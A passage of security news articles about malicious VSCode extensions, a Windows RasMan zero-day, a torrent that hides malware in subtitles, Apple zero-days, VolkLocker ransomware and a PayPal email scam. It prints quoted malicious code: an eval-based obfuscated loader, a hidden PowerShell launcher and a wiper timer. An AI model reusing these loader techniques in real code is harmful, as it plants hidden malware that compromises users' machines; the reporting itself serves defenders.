Due to its popularity and potential for high-impact supply-chain attacks, the platform is constantly targeted by threat actors with evolving campaigns.

ReversingLabs, a company specializing in file and software supply-chain security, found that the malicious extensions come pre-packaged with a 'node_modules' folder to prevent VSCode from fetching dependencies from the npm registry when installing them.

Inside the bundled folder, the attacker added a modified dependency, 'path-is-absolute' or '@actions/io,' with an additional class in the 'index.js' file that executes automatically when starting the VSCode IDE.

```
'use strict';

function posix(path) {
    return path.charAt(0) === '/';
}

function win32(path) {
    // https://github.com/nodejs/node/blob/b3fcc245fb25539909ef1d5eaa01dbf92e168633/lib/path.js#L56
    var splitDeviceRe = /^[a-zA-Z]:|[\\\\]{2}[^\\\\]+[\\\\]+[^\\\\]+)?([\s\S]*?)$/;
    var result = splitDeviceRe.exec(path);
    var device = result[1] || '';
    var isUnc = Boolean(device && device.charAt(1) !== ':');

    // UNC paths are always absolute
    return Boolean(result[2] || isUnc);
}

const data = "base64";
module.exports = process.platform === 'win32' ? win32 : posix;
module.exports posix = posix;
module.exports win32 = win32;
const fs = require("fs");
const path = require("path");
const Buffer = require("buffer").Buffer;

class Checksum {
    sig;
    buf;
    constructor() {
        this.sig = fs.readFileSync(path.join(__dirname, "lock"), "utf8");
        this.sign();
        this.checksum();
        return null;
    }
    checksum() {
        eval(this.buf);
    }
    sign() {
        const fd = this.sig.split("").reverse().join("");
        this.buf = Buffer.from(fd, data).toString("utf8");
    }
}
module.exports.checksum = Checksum;
```

Malicious code added to the index.js file

Source: ReversingLabs

It should be noted that 'path-is-absolute' is a massively popular npm package with 9 billion downloads since 2021, and the weaponized version existed only in the 19 extensions used in the campaign.

The code introduced by the new class in the 'index.js' file decodes an obfuscated JavaScript dropper inside a file named 'lock'. Another file present in the dependencies folder is an archive posing as a .PNG (banner.png) file that hosts two malicious binaries: a living-off-the-land binary (LoLBin) called 'cmstpc.exe' and a Rust-based trojan.

ReversingLabs is still analyzing the trojan to determine its full capabilities.

According to the researchers, the 19 VSCode extensions in the campaign use variations of the following names, all published with the version number 1.0.0:

- Malkom Theme
- PandaExpress Theme
- Prada 555 Theme
- Priskinski Theme

ReversingLabs reported them to Microsoft, and BleepingComputer confirmed that all of them have been removed. However, users who installed the extensions should scan their system for signs of compromise.

Because threat actors find new ways to evade detection on public repositories used for software development, it is recommended that users inspect packages before installation, especially when the source is not a reputable publisher.

They should carefully comb through dependencies, especially when they are bundled in the package, as is the case with VS Code extensions, and not pulled from a trusted source, as it happens with npm.

Source: <https://www.bleepingcomputer.com/news/security/malicious-vscode-marketplace-extensions-hid-trojan-in-fake-png-file/>

10. New Windows RasMan zero-day flaw gets free, unofficial patches

Free unofficial patches are available for a new Windows zero-day vulnerability that allows attackers to crash the Remote Access Connection Manager (RasMan) service.

RasMan is a critical Windows system service that starts automatically, runs in the background with SYSTEM-level privileges, and manages VPN, Point-to-Point Protocol over Ethernet (PPoE), and other remote network connections.

ACROS Security (which manages the 0patch micropatching platform) discovered a new denial-of-service (DoS) flaw while looking into CVE-2025-59230, a Windows RasMan privilege escalation vulnerability exploited in attacks that was patched in October.

The DoS zero-day has not been assigned a CVE ID and remains unpatched across all Windows versions, including Windows 7 through Windows 11 and Windows Server 2008 R2 through Server 2025.

As the researchers found, when combined with CVE-2025-59230 (or similar elevation-of-privileges flaws), it allows attackers to execute code by impersonating the RasMan service. However, that attack only works when RasMan is not running.

The new flaw provides the missing puzzle piece, enabling threat actors to crash the service at will and opening the door to privilege escalation attacks that Microsoft thought it had closed.

Unprivileged users can exploit the zero-day to crash the RasMan service due to a coding error in how it processes circular linked lists. When the service encounters a null pointer while traversing a list, it attempts to read memory from that pointer rather than exiting the loop, causing a crash.

"We are aware of the denial-of-service issue as reported and will address this in a future fix," a Microsoft spokesperson told BleepingComputer when asked for more details. "Customers who have applied the October patches for CVE-2025-59230 are protected against exploitation of the issue for Elevation of Privilege (EoP)."

ACROS Security now provides free, unofficial security patches for this Windows RasMan zero-day via its 0Patch micropatching service for all affected Windows versions until Microsoft releases an official fix.

To install the micropatch on your device, you have to create an account and install the 0Patch agent. Once launched, the agent will automatically apply the micropatch without requiring a restart unless a custom patching policy blocks it.

"We alerted Microsoft about this issue; they will likely provide an official patch for still-supported Windows versions in one of future Windows updates," ACROS Security CEO Mitja Kolsek said today.

"As always, we included these 0day patches in our FREE plan until the original vendor has provided their official patch."

Source: <https://www.bleepingcomputer.com/news/microsoft/new-windows-rasman-zero-day-flaw-gets-free-unofficial-patches/>

11. Shadow spreadsheets: The security gap your tools can't see



Your IT team just wrapped an exhaustive security test. The network is locked down. Your organization's tech stack has MFA enforced across the board. Employees just finished anti-phishing training.

And yesterday, Bob from Finance shared Q3 revenue projections with a Google Sheets link set to "anyone with the link can edit." Bob was just doing his job in a way that works for him. Still, that doesn't stop Bob's Google Sheets link from becoming your entire system's weak link.

Insider threats typically mean disgruntled employees stealing data. But well-meaning people like Bob reaching for spreadsheets because their approved tools can't do everything they need is much more common.

Maybe that beefy ERP software does 90% of the work people need to do, but that last 10% – whether it's tweaking charts or exporting PDF reports – just doesn't quite get projects across the finish line.

So people export. They pull data into spreadsheets, do that last 10%, and then maybe — maybe — update or reconcile the official system later. That spreadsheet is still out there, floating around for anyone who has the link. Let's call this a 'shadow spreadsheet'.

Here at Grist Labs we see IT teams dealing with shadow spreadsheets on a daily basis. We've built an open-source spreadsheet-database to kill these shadows, but more on that later. First, let's look at why shadow spreadsheets are a real problem.

How a shadow spreadsheet becomes a security risk

When teams move critical data to spreadsheets, we usually see one of two scenarios, both less-than-ideal:

Oversharing by default

Someone creates a master spreadsheet for collaboration. They set sharing to "anyone in the organization with this link" and send it en masse to everyone in a Slack channel.

Now your entire company can access salary data, customer payment terms, strategic expansion plans, or whatever else this spreadsheet ends up containing. Most won't, but you've already lost control of who can, likely without even the possibility of being notified.

Security aside, maybe this spreadsheet starts pushing the limits of Sheets or Excel? Employees build apps in spreadsheets all the time, they just don't always call them apps. Fragile formulas in these spreadsheets-turned-apps might turn a typo into a 3-hour working troubleshoot.

Then, in an attempt to prevent this from happening again, IT adds a bright red row above each critical section reading "WARNING: DO NOT TOUCH THIS FORMULA, EVER." Bob from Finance immediately touches the formula.

Spreadsheet sprawl

To avoid oversharing, people get nervous and instead create "safe" copies. This version for Finance, that version for the executive team, another for the consultant they hired. Six versions of the same spreadsheet circulate via email, Slack DMs, and SharePoint folders. Someone apparently has a copy on a personal Google Drive too.

Which one is canonical, or even current? Who has access to what? When someone finds an error, which versions get corrected? And most importantly, what kind of exposure threat does this pose?

By prioritizing visibility, employees have also compromised integrity and now your audit trail has vanished.



What keeps CISOs up at night

Bob forwards a customer analysis spreadsheet to a consultant working on a project for them. The spreadsheet has multiple tabs. The consultant just needs tab three. Tab seven, which Bob forgot about, contains customer contract terms, renewal dates, and pricing for top accounts.

The consultant isn't trying to commit identity theft. However, they're also probably not bound by your organization's DLP policies. That sensitive information is now outside your perimeter, and you have no idea where it could go next.

Shadow spreadsheets create an attack surface that is impossible to map. If you don't know how many different copies exist, where they live, or who's accessed and downloaded them, all you know is that you're in trouble.

When there actually is a bad actor involved, fragmented data creates plausible deniability. Without an authoritative source with audit logs, there's no way to prove what they accessed, changed, or exported within a sheet.

If the official system's too rigid to support actual work, people will work around it every time. How do you address this?

Why obvious solutions fail

Training won't fix a tool that doesn't do what people need. You also can't policy your way past the inevitable clash between security controls and "just getting work done".


What if you crack down? Lock down file-sharing and implement DLP that flags or blocks spreadsheet attachments containing sensitive data? People will often find even less secure workarounds – USB drives, personal Dropbox accounts – because they have jobs to do. This just makes the problem even harder to track.

What about building an internal app tailored specifically to how your team works? Now you're looking at six months of development time and \$200k+ in costs.

By the time you've scoped requirements, hired contractors, and navigated procurement, the team that needed a solution nine months ago has already circulated a dozen more shadow spreadsheets. And when business needs inevitably shift, it's a perpetual game of catch-up. Custom builds solve the flexibility and security problem by creating a maintenance burden that never ends.

We've found that people use spreadsheets because a spreadsheet is really good for most things. It's a universal interface that most people understand. Many SaaS platforms are essentially a spreadsheet with a fancy UI. Fighting spreadsheets often means fighting your the majority of your organization.

So, if you can't fight the spreadsheet, why not secure it?



Grist combines the best parts of spreadsheets, databases, and app builders to be structured and secure.

Grist: where spreadsheets come out of the shadows

At Grist Labs, we've set out to create software that keeps the best of spreadsheets and avoids the worst. We were founded by an ex-Google Sheets engineer all too familiar with the strengths and weaknesses of the classic tabular grid. Grist was made to look and feel like a spreadsheet, but is built on top of a relational database that enables granular role-based access control.

You can self-host Grist on your own infrastructure, which means sensitive data never leaves your environment. Our RBAC can be set up at the column and row level, meaning users can collaborate in real-time, while everyone, from external contractors to executives, sees only what they should without making copies. It's an actual single source of truth.

Plus, you can restrict Bob's ability to ever mess up important formulas again.

You can connect Grist to your SSO, and run it behind a VPN or even air-gapped. Our Enterprise version includes additional admin controls. Among other things, this lets you see a list of all link-shared documents across your installation, or confirm exactly what Bob can access. You can also enable audit logging that connects to your external SIEM system.

When you have familiar-feeling tools that makes sense to your users, adoption is possible. Instead of fighting against spreadsheet experience, use it as a shared foundational interface that works for everyone except potential bad actors.

Source: <https://www.bleepingcomputer.com/news/security/shadow-spreadsheets-the-security-gap-your-tools-cant-see/>

12. Fake 'One Battle After Another' torrent hides malware in subtitles

A fake torrent for Leonardo DiCaprio's 'One Battle After Another' hides malicious PowerShell malware loaders inside subtitle files that ultimately infect devices with the Agent Tesla RAT malware.

The malicious torrent file was discovered by Bitdefender researchers while investigating a spike in detections related to the movie.

One Battle After Another is a highly rated Paul Thomas Anderson movie released on September 26, 2025, starring Leonardo DiCaprio, Sean Penn, and Benicio del Toro.


Cybercriminals taking advantage of interest around new movies by uploading malicious torrents isn't anything new, but Bitdefender notes this case stands out for its unusually complex and stealthy infection chain.

"It's impossible to estimate how many people downloaded the files, but we saw that the supposed movie had thousands of seeders and leechers," explained Bitdefender.

Launching malware from subtitles

The downloaded One Battle After Another movie torrent used in the attacks contains various files, including a movie file (One Battle After Another.m2ts), two image files (Photo.jpg, Cover.jpg), a subtitles file (Part2.subtitles.srt), and a shortcut file (CD.lnk) that appears as a movie launcher.

When the CD shortcut is executed, it launches Windows commands that extract and run a malicious PowerShell script embedded in the subtitle file between lines 100 and 103.



```

Part2.subtitles.srt - Notepad
File Edit Format View Help
what does that mean?

23
00:01:58,920 --> 00:01:59,920
You need me to create a diversion?

24
00:01:59,920 --> 00:02:00,920
I'm going to blow something up?

25
00:02:02,920 --> 00:02:05,920
I want you to create a show, Pat.

@echo off
cd /d "%~dp0"
powershell -windowstyle hidden -nop -ep Bypass -c "$s=500*5;$e=15*2;$f=($P'+[char]97+'rt'+(1+1)+'.subtitles.srt');(gc $f)|select -skip $s -First $e|powershell -windowstyle hidden -nop -ep Bypass -f -"

```

27

Malicious PowerShell script hidden in subtitles

This PowerShell script will then extract numerous AES-encrypted data blocks from the subtitles file again to reconstruct five PowerShell scripts that are dropped to 'C:\Users\<USER>\AppData\Local\Microsoft\Diagnostics.'



```

Part2.subtitles.srt - Notepad
File Edit Format View Help

-----BEGIN PSENC-----
d3Nz2bjI0Yqb1xJFnTrEI8MK3Z3or2Q5X6i2RcE1iFUhjbHXC3gjUSzpAmGY0fwIJ15xjNbnWTK3WHURrm
3QkgBHGHQu0qfihR7jQLK7+f7yPcswXccSUSccPbgJFYOVp3+eK3Yss1QRK/zC1XCMF1XMH6zEFqRUCQDT
9kzWU3i2TwhbyzcLxwVc5AkGY1yN7hsaI9s/OKUKUBMk1ivsZwd3Tzs1ui/C1ENwqxQ4qQFt2VP0/X1nWT
NaVs1cAsR2EVyLqnjlTs124bthzbQ==
-----END PSENC-----

1501
01:52:21,980 --> 01:52:24,980
I swear to God, I don't know.

1502

```

Other encrypted PowerShell commands in the subtitles

Source: BleepingComputer

The extracted PowerShell scripts act as a malware dropper, performing the following actions on the host:

- Stage 1 – Extracts the One Battle After Another.m2ts file as an archive using any available extractor.
- Stage 2 – Creates a hidden scheduled task (RealtekDiagnostics) that runs RealtekCodec.bat
- Stage 3 – Decodes embedded binary data from Photo.jpg and writes restored files to the Windows Sound Diagnostics Cache directory.
- Stage 4 – Ensures %LOCALAPPDATA%\Packages\Microsoft.WindowsSoundDiagnostics\Cache exists.

- Stage 5 – Extracts Cover.jpg contents into the Cache directory, including batch files and PowerShell scripts.

The files extracted in the final stage are used to check whether Windows Defender is active, install Go, extract the final payload (AgentTesla), and load it directly into memory.

AgentTesla is a long-running (since 2014) Windows RAT and information stealer, commonly used to steal browser, email, FTP, and VPN credentials, as well as to capture screenshots.

While Agent Tesla is not new, it remains widely used due to its reliability and ease of deployment.

Bitdefender has noted that in other movie titles, for example, 'Mission: Impossible – The Final Reckoning,' it has observed other families used, such as Lumma Stealer.

Torrent files from anonymous publishers often contain malware, so it is recommended that users avoid pirating new movies entirely for safety.

Source: <https://www.bleepingcomputer.com/news/security/fake-one-battle-after-another-torrent-hides-malware-in-subtitles/>

13. Apple fixes two zero-day flaws exploited in 'sophisticated' attacks

Apple has released emergency updates to patch two zero-day vulnerabilities that were exploited in an "extremely sophisticated attack" targeting specific individuals.

The zero-days are tracked as CVE-2025-43529 and CVE-2025-14174 and were both issued in response to the same reported exploitation.

"Apple is aware of a report that this issue may have been exploited in an extremely sophisticated attack against specific targeted individuals on versions of iOS before iOS 26," reads Apple's security bulletin.

CVE-2025-43529 is a WebKit use-after-free remote code execution flaw that can be exploited by processing maliciously crafted web content. Apple says the flaw was discovered by Google's Threat Analysis Group.

CVE-2025-14174 is a WebKit memory corruption flaw that could lead to memory corruption. Apple says the flaw was discovered by both Apple and Google's Threat Analysis Group.

Devices impacted by both flaws include:

- iPhone 11 and later
- iPad Pro 12.9-inch (3rd generation and later)
- iPad Pro 11-inch (1st generation and later)
- iPad Air (3rd generation and later)
- iPad (8th generation and later)
- iPad mini (5th generation and later)

Apple has fixed the flaws in iOS 26.2 and iPadOS 26.2, iOS 18.7.3 and iPadOS 18.7.3, macOS Tahoe 26.2, tvOS 26.2, watchOS 26.2, visionOS 26.2, and Safari 26.2.

On Wednesday, Google fixed a mysterious zero-day flaw in Google Chrome, initially labeling it as "[N/A][466192044] High: Under coordination."

However, Google has now updated the advisory to identify the bug as "CVE-2025-14174: Out-of-bounds memory access in ANGLE," which is the same CVE fixed by Apple, indicating coordinated disclosure between the two companies.

Apple has not disclosed technical details about the attacks beyond saying they targeted individuals running versions of iOS before iOS 26.

As both flaws affect WebKit, which Google Chrome uses on iOS, the activity is consistent with highly targeted spyware attacks.

While these flaws were only exploited in targeted attacks, users are strongly advised to install the latest security updates promptly to reduce the risk of ongoing exploitation.

With these fixes, Apple has now patched seven zero-day vulnerabilities that were exploited in the wild in 2025, beginning with CVE-2025-24085 in January, CVE-2025-24200 in February, CVE-2025-24201 in March, and two more in April (CVE-2025-31200 and CVE-2025-31201).

In September, Apple also backported a fix for a zero-day tracked as CVE-2025-43300 to older devices running iOS 15.8.5 / 16.7.12 and iPadOS 15.8.5 / 16.7.12.

Source: [https://www.bleepingcomputer.com/news/security/apple-fixes-twozero-day-flaws-exploited-in-sophisticated-attacks/](https://www.bleepingcomputer.com/news/security/apple-fixes-two-zero-day-flaws-exploited-in-sophisticated-attacks/)

14. CyberVolk's ransomware debut stumbles on cryptography weakness

The pro-Russia hacktivist group CyberVolk launched a ransomware-as-a-service (RaaS) called VolkLocker that suffered from serious implementation flaws, allowing victims to potentially decrypt files for free.

According to SentinelOne researchers who examined the new ransomware family, the encryptor uses a hardcoded master key in the binary, which is also written in plaintext in a hidden file on affected machines.

This allows targeted companies to use the key to decrypt files for free, undermining VolkLocker's potential in the cybercrime space.

Hacktivism and cybercrime

CyberVolk is reportedly an India-based pro-Russia hacktivist collective that started operations last year, launching distributed denial of service and ransomware attacks against public and government entities opposing Russia or siding with Ukraine.

While the group was disrupted on Telegram, it returned in August 2025 with a new RaaS program, VolkLocker (CyberVolk 2.x), which targets both Linux/VMware ESXi and Windows systems.

An interesting feature of VolkLocker is the use of a Golang timer function in its code, which, when it expires or when an incorrect key is entered in the HTML ransomware note, triggers the wiping of user folders (Documents, Downloads, Pictures, and Desktop).

```
success := createAdvancedRansomNote()

// Also enable console verification as fallback
go func() {
    time.Sleep(10 * time.Second)
    fmt.Println("💻 Console verification mode available as backup...")
}()

if success {
    // Wait for user input or timeout
    select {
    case <-shutdownChan:
        fmt.Println("⚡ Shutdown signal received - cleanup completed")
    case <-time.After(48 * time.Hour):
        fmt.Println("💀 Time limit exceeded - destroying system")
        corruptor := NewSystemCorruptor()
        corruptor.DestroySystem()
    }
} else {
```


The timer function that triggers the wiper

Source: SentinelOne

Access to the RaaS costs between \$800 and \$1,100 for a single OS architecture, or \$1,600 to \$2,200 for both.

Purchasers can access a builder bot on Telegram to customize the encryptor and receive the generated payload.

In November 2025, the same threat group began advertising a remote access trojan and a keylogger, both priced at \$500 each.



VolkLocker's ransom note HTML

Source: SentinelOne

Critical crypto weakness


VolkLocker uses AES-256 in GCM (Galois/Counter Mode) encryption, with a 32-bit master key derived from a 64-character hex string embedded in the binary.

A random 12-byte nonce is used as the initialization vector (IV) for each file, deleting the original file and appending the .locked or .cvolk file extension to the encrypted copy.

The problem is that VolkLocker uses the same master key to encrypt all files on a victim system, and that same key is also written to a plaintext file (system_backup.key) in the %TEMP% folder.

"Since the ransomware never deletes this backup key file, victims could attempt file recovery by extracting the necessary values from the file," explains SentinelOne.

"The plaintext key backup likely represents a test artifact inadvertently shipped in production builds."



Decrypting files using the hardcoded key value

Source: SentinelOne

While this flaw may help any existing victims, the disclosure of VolkLocker's cryptographic flaw will likely prompt threat actors to fix the bug and prevent it from being abused in the future.

It is considered a better practice not to disclose ransomware flaws while a threat actor is actively running the operation, and instead to share them privately with law enforcement and ransomware negotiation firms that can privately assist victims.

BleepingComputer has contacted SentinelOne to ask about its decision to publicly disclose VolkLocker's weakness, and a spokesperson sent the below explanation:

"The reason we didn't hesitate is that this isn't a core encryption flaw but rather a testing artifact that's inadvertently getting shipped to some production builds by incompetent operators and isn't a reliable decryption mechanism beyond those cases. It's more representative of the ecosystem that CyberVolk is trying to enable through this RaaS offering." - SentinelOne spokesperson

Source: <https://www.bleepingcomputer.com/news/security/cybervolks-ransomware-debut-stumbles-on-cryptography-weakness>

15. Beware: PayPal subscriptions abused to send fake purchase emails


An email scam is abusing PayPal's "Subscriptions" billing feature to send legitimate PayPal emails that contain fake purchase notifications embedded in the Customer service URL field.

Over the past couple of months, people have reported [1, 2] receiving emails from PayPal stating, "Your automatic payment is no longer active."

The email includes a customer service URL field that was somehow modified to include a message stating that you purchased an expensive item, such as a Sony device, MacBook, or iPhone.

This text includes a domain name, a message stating that a payment of \$1,300 to \$1,600 was processed (the amount varies by email), and a phone number to cancel or dispute the payment. The text is filled with Unicode characters that make portions appear bold or in an unusual font, a tactic used to try and evade spam filters and keyword detection.

"[http://\[domain\]](http://[domain]) [domain] A payment of \$1346.99 has been successfully processed. For cancel and inquiries, Contact PayPal support at +1-805-500-6377," reads the customer service URL in the scam email.



PayPal subscription email used in scam

Source: BleepingComputer

While this is clearly a scam, the emails are being sent directly by PayPal from the address "service@paypal.com," leading people to worry their accounts may have been hacked.

Furthermore, as the emails are legitimate PayPal emails, they are bypassing security and spam filters. In the next section, we will explain how scammers send these emails.

The goal of these emails is to trick recipients into thinking their account purchased an expensive device and scare them into calling the scammer's "PayPal support" phone number.

Emails like these have historically been used to convince recipients to call a number to conduct bank fraud or trick them into installing malware on their computers.

Therefore, if you receive a legitimate email from PayPal stating your automatic payment is no longer active, and it contains a fake purchase confirmation, ignore the email and do not call the number.

If you are concerned that your PayPal account was compromised, log in to your account and confirm that there was no charge.

How the PayPal scam works

BleepingComputer was sent a copy of the email from someone who received it and found it strange that the scam originated from the legitimate "service@paypal.com" email address.

Furthermore, the email headers indicate that the emails are legitimate, pass DKIM and SPF email security checks, and originate directly from PayPal's "mx15.slcpaypal.com" mail server, as shown below.

```
ARC-Authentication-Results: i=1; mx.google.com;
    dkim=pass header.i=@paypal.com header.s=pp-dkim1
header.b="AvY/E1H+";
    spf=pass (google.com: domain of service@paypal.com designates
173.0.84.4 as permitted sender) smtp.mailfrom=service@paypal.com;
    dmarc=pass (p=REJECT sp=REJECT dis=NONE) header.from=paypal.com
Received: from mx15.slcpaypal.com (mx15.slcpaypal.com. [173.0.84.4])
    by mx.google.com with ESMTPS id a92af1059eb24-
11dcb045a3csi5930706c88.202.2025.11.28.09.14.49
    for
    (version=TLS1_3 cipher=TLS_AES_256_GCM_SHA384 bits=256/256);
Fri, 28 Nov 2025 09:14:49 -0800 (PST)
```

After testing various PayPal billing features, BleepingComputer was able to replicate the same email template by using PayPal's "Subscriptions" feature and pausing a subscriber.

PayPal subscriptions are a billing feature that lets merchants create subscription checkout options for people to subscribe to a service for a specified amount.

When a merchant pauses a subscriber's subscription, PayPal will automatically email the subscriber to notify them that their automatic payment is no longer active.

